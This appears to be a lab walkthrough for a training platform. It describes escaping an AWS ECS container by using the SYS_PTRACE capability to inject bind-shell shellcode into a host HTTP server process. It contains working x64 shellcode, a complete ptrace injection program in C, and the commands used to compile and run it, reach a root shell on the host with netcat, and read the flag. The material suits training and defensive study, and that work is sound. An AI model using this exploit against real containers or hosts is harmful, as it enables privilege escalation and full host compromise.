
ATTACK
DEFENSE
by PentesterAcademy

Name	ECS: Process Injection
URL	https://attackdefense.com/challengedetails?cid=2446
Type	AWS Cloud Security : ECS and ECR

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective: Break out of the container by performing process injection on the HTTP server running on the underlying host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Open the Target URL to access the ECS container.

Resource Details

Target URL	lab-ttyd-alb-2071099514.us-east-1.elb.amazonaws.com:8080



Step 2: Check the capabilities provided to the docker container.

Command: capsh --print

```
root@415153724f8a:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_ra
w,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net
_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=
Guessed mode: UNCERTAIN (0)
root@415153724f8a:/#
```

The container has SYS_PTRACE capability. As a result, the container can debug processes.

Step 3: Identify the PID of the http server.

Command: ps -eaf

```
root@415153724f8a:/# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 16:15 ?        00:00:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 21
root         2     0  0 16:15 ?        00:00:00 [kthreadd]
root         3     2  0 16:15 ?        00:00:00 [kworker/0:0]
root         4     2  0 16:15 ?        00:00:00 [kworker/0:0H]
root         5     2  0 16:15 ?        00:00:00 [kworker/u30:0]
root         6     2  0 16:15 ?        00:00:00 [mm_percpu_wq]
root         7     2  0 16:15 ?        00:00:00 [ksoftirqd/0]
root         8     2  0 16:15 ?        00:00:00 [rcu_sched]
root         9     2  0 16:15 ?        00:00:00 [rcu_bh]
root        10     2  0 16:15 ?        00:00:00 [migration/0]
root        11     2  0 16:15 ?        00:00:00 [watchdog/0]
root        12     2  0 16:15 ?        00:00:00 [cpuhp/0]
root        14     2  0 16:15 ?        00:00:00 [kdevtmpfs]
root        15     2  0 16:15 ?        00:00:00 [netns]
root        16     2  0 16:15 ?        00:00:00 [kworker/u30:1]
root        30     2  0 16:15 ?        00:00:00 [kworker/0:1]
root       191     2  0 16:15 ?        00:00:00 [khungtaskd]
root       192     2  0 16:15 ?        00:00:00 [oom_reaper]
root       193     2  0 16:15 ?        00:00:00 [writeback]
root       195     2  0 16:15 ?        00:00:00 [kcompactd0]
root       196     2  0 16:15 ?        00:00:00 [ksmd]
root       197     2  0 16:15 ?        00:00:00 [khugepaged]
root       198     2  0 16:15 ?        00:00:00 [crypto]
root       199     2  0 16:15 ?        00:00:00 [kintegrityd]
root       201     2  0 16:15 ?        00:00:00 [kblockd]
```

```
root      3994     1  0 16:15 ?        00:00:00 /usr/bin/amazon-ssm-agent
root      4026     1  0 16:15 ?        00:00:00 /usr/sbin/rsyslogd -n
root      4105     1  5 16:15 ?        00:00:16 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --default-ulimi
root      4106     1  0 16:15 ?        00:00:00 /sbin/agetty --keep-baud 115200,38400,9600 ttyS0 vt220
root      4130     1  0 16:15 ?        00:00:00 /usr/sbin/crond -n
root      4150     1  0 16:15 ?        00:00:00 /sbin/agetty --noclear tty1 linux
root      4240     1  0 16:16 ?        00:00:00 /usr/sbin/sshd -D
root      4352  3994  0 16:16 ?        00:00:00 /usr/bin/ssm-agent-worker
root     19319     1  0 16:16 ?        00:00:00 python3 -m http.server
root     19416     1  0 16:16 ?        00:00:00 /usr/libexec/amazon-ecs-init start
root     19441     1  0 16:16 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 286cc7380e67747a458a47d9ceb325d1b
root     19470 19441  0 16:16 ?        00:00:00 /sbin/docker-init -- /agent
root     19496 19470  0 16:16 ?        00:00:00 /agent
root     19571     2  0 16:16 ?        00:00:00 [kworker/0:4]
root     19727  4105  0 16:18 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 49153 -container-ip 172.1
root     19732  4105  0 16:18 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 49153 -container-ip 172.17.0.2
root     19745     1  0 16:18 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 415153724f8a116fd3794537ad3711a37
root     19779 19745  0 16:18 ?        00:00:00 ttyd -p 8080 -t disableLeaveAlert true bash
root     19865 19779  0 16:19 pts/0    00:00:00 bash
root     19937 19865  0 16:21 pts/0    00:00:00 ps -eaf
root@415153724f8a:/#
```

Python HTTP Server is running on the host machine, the PID of the HTTP server is 19319.

Step 4: Check the architecture of the host machine.


Command: uname –m

```
root@415153724f8a:/# uname -m
x86_64
root@415153724f8a:/#
```

The host machine is running 64 bit Linux.

Step 5: Search for publicly available TCP BIND shell shellcodes.

Search on Google “Linux x64 Bind shell shellcode exploit db”.



The first Exploit DB link contains a BIND shell shellcode of 87 bytes.

Exploit DB Link: https://www.exploit-db.com/exploits/41128

```
#include <stdio.h>
char sh[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f
\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
void main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) sh;
    (int)(*func)();
}
```

Shellcode:
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02
\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x
0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48
\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

The above shell code will trigger a BIND TCP Shell on port 5600.

Step 6: Write a program to inject BIND TCP shellcode into the running process.

The C program provided at the GitHub Link given below can be used to inject shellcode into a running process.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c

The shellcode used in the above referenced C program will trigger a shell on the running process. Replace the shellcode with the shellcode provided at the exploit db link referenced in step 5.

Modified Program:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>

#define SHELLCODE_SIZE 87

unsigned char *shellcode =
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02
```

```
\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x
0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48
\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

int inject_data(pid_t pid, unsigned char *src, void *dst, int len)
{
    int i;
    uint32_t *s = (uint32_t *)src;
    uint32_t *d = (uint32_t *)dst;

    for (i = 0; i < len; i += 4, s++, d++)
    {
        if ((ptrace(PTRACE_POKETEXT, pid, d, *s)) < 0)
        {
            perror("ptrace(POKETEXT):");
            return -1;
        }
    }
    return 0;
}

int main(int argc, char *argv[])
{
    pid_t target;
    struct user_regs_struct regs;
    int syscall;
    long dst;
    if (argc != 2)
    {
        fprintf(stderr, "Usage:\n\t%s pid\n", argv[0]);
        exit(1);
    }

    target = atoi(argv[1]);
    printf("+ Tracing process %d\n", target);

    if ((ptrace(PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
        perror("ptrace(ATTACH):");
        exit(1);
    }
```

```
    printf("+ Waiting for process...\n");
    wait(NULL);
    printf("+ Getting Registers\n");

    if ((ptrace(PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
        perror("ptrace(GETREGS):");
        exit(1);
    }

    /* Inject code into current RPI position */

    printf("+ Injecting shell code at %p\n", (void *)regs.rip);
    inject_data(target, shellcode, (void *)regs.rip, SHELLCODE_SIZE);
    regs.rip += 2;
    printf("+ Setting instruction pointer to %p\n", (void *)regs.rip);

    if ((ptrace(PTRACE_SETREGS, target, NULL, &regs)) < 0)
    {
        perror("ptrace(GETREGS):");
        exit(1);
    }
    printf("+ Run it!\n");

    if ((ptrace(PTRACE_DETACH, target, NULL, NULL)) < 0)
    {
        perror("ptrace(DETACH):");
        exit(1);
    }
    return 0;
}
```

Save the above program as “inject.c”

Command: cat inject.c

```
root@415153724f8a:/# cat inject.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>

#define SHELLCODE_SIZE 87

unsigned char *shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x
0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
```

```
int inject_data(pid_t pid, unsigned char *src, void *dst, int len)
{
    int i;
    uint32_t *s = (uint32_t *)src;
    uint32_t *d = (uint32_t *)dst;

    for (i = 0; i < len; i += 4, s++, d++)
    {
        if ((ptrace(PTRACE_POKETEXT, pid, d, *s)) < 0)
        {
            perror("ptrace(POKETEXT):");
            return -1;
        }
    }
    return 0;
}

int main(int argc, char *argv[])
{
    pid_t target;
    struct user_regs_struct regs;
    int syscall;
    long dst;
    if (argc != 2)
    {
        fprintf(stderr, "Usage:\n\t%s pid\n", argv[0]);
        exit(1);
    }

    target = atoi(argv[1]);
    printf("+ Tracing process %d\n", target);

    if ((ptrace(PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
        perror("ptrace(ATTACH):");
        exit(1);
    }
    printf("+ Waiting for process...\n");
    wait(NULL);
    printf("+ Getting Registers\n");

    if ((ptrace(PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
        perror("ptrace(GETREGS):");
        exit(1);
    }
```

```
    /* Inject code into current RPI position */

    printf("+ Injecting shell code at %p\n", (void *)regs.rip);
    inject_data(target, shellcode, (void *)regs.rip, SHELLCODE_SIZE);
    regs.rip += 2;
    printf("+ Setting instruction pointer to %p\n", (void *)regs.rip);

    if ((ptrace(PTRACE_SETREGS, target, NULL, &regs)) < 0)
    {
        perror("ptrace(GETREGS):");
        exit(1);
    }
    printf("+ Run it!\n");

    if ((ptrace(PTRACE_DETACH, target, NULL, NULL)) < 0)
    {
        perror("ptrace(DETACH):");
        exit(1);
    }
    return 0;
}
root@415153724f8a:/#
```

Step 7: Compile the program.

Command: gcc inject.c -o inject

```
root@415153724f8a:/#
root@415153724f8a:/#  gcc inject.c -o inject
root@415153724f8a:/#
```

Step 8: Execute the binary and pass it PID of HTTP server as an argument.

Command: ./inject 19319

```
root@415153724f8a:/# ./inject 19319
+ Tracing process 19319
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7f1fb1abc4e4
+ Setting instruction pointer to 0x7f1fb1abc4e6
+ Run it!
root@415153724f8a:/#
```

Step 9: Find the IP address of the host machine.

Command: ifconfig

```
root@415153724f8a:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 2137  bytes 154965 (154.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1740  bytes 7156940 (7.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@415153724f8a:/#
```

The IP address of the docker container was 172.17.0.2, therefore the host machine will have IP address 172.17.0.1

Step 10: Connect to the BIND shell with netcat and check the user id.

Commands:
nc 172.17.0.1 5600
id

```
root@415153724f8a:/#
root@415153724f8a:/# nc 172.17.0.1 5600
id
uid=0(root) gid=0(root) groups=0(root)
```

Step 11: Retrieve the flag.

Commands:
find / -name flag 2>/dev/null
cat /root/flag

```
find / -name flag 2>/dev/null
/root/flag
cat /root/flag
a70b7a3e8f374e039acd18e5e59945e0
```

References:

1. Docker (https://www.docker.com/)
2. Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 bytes) (https://www.exploit-db.com/exploits/41128)
3. Mem Inject (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)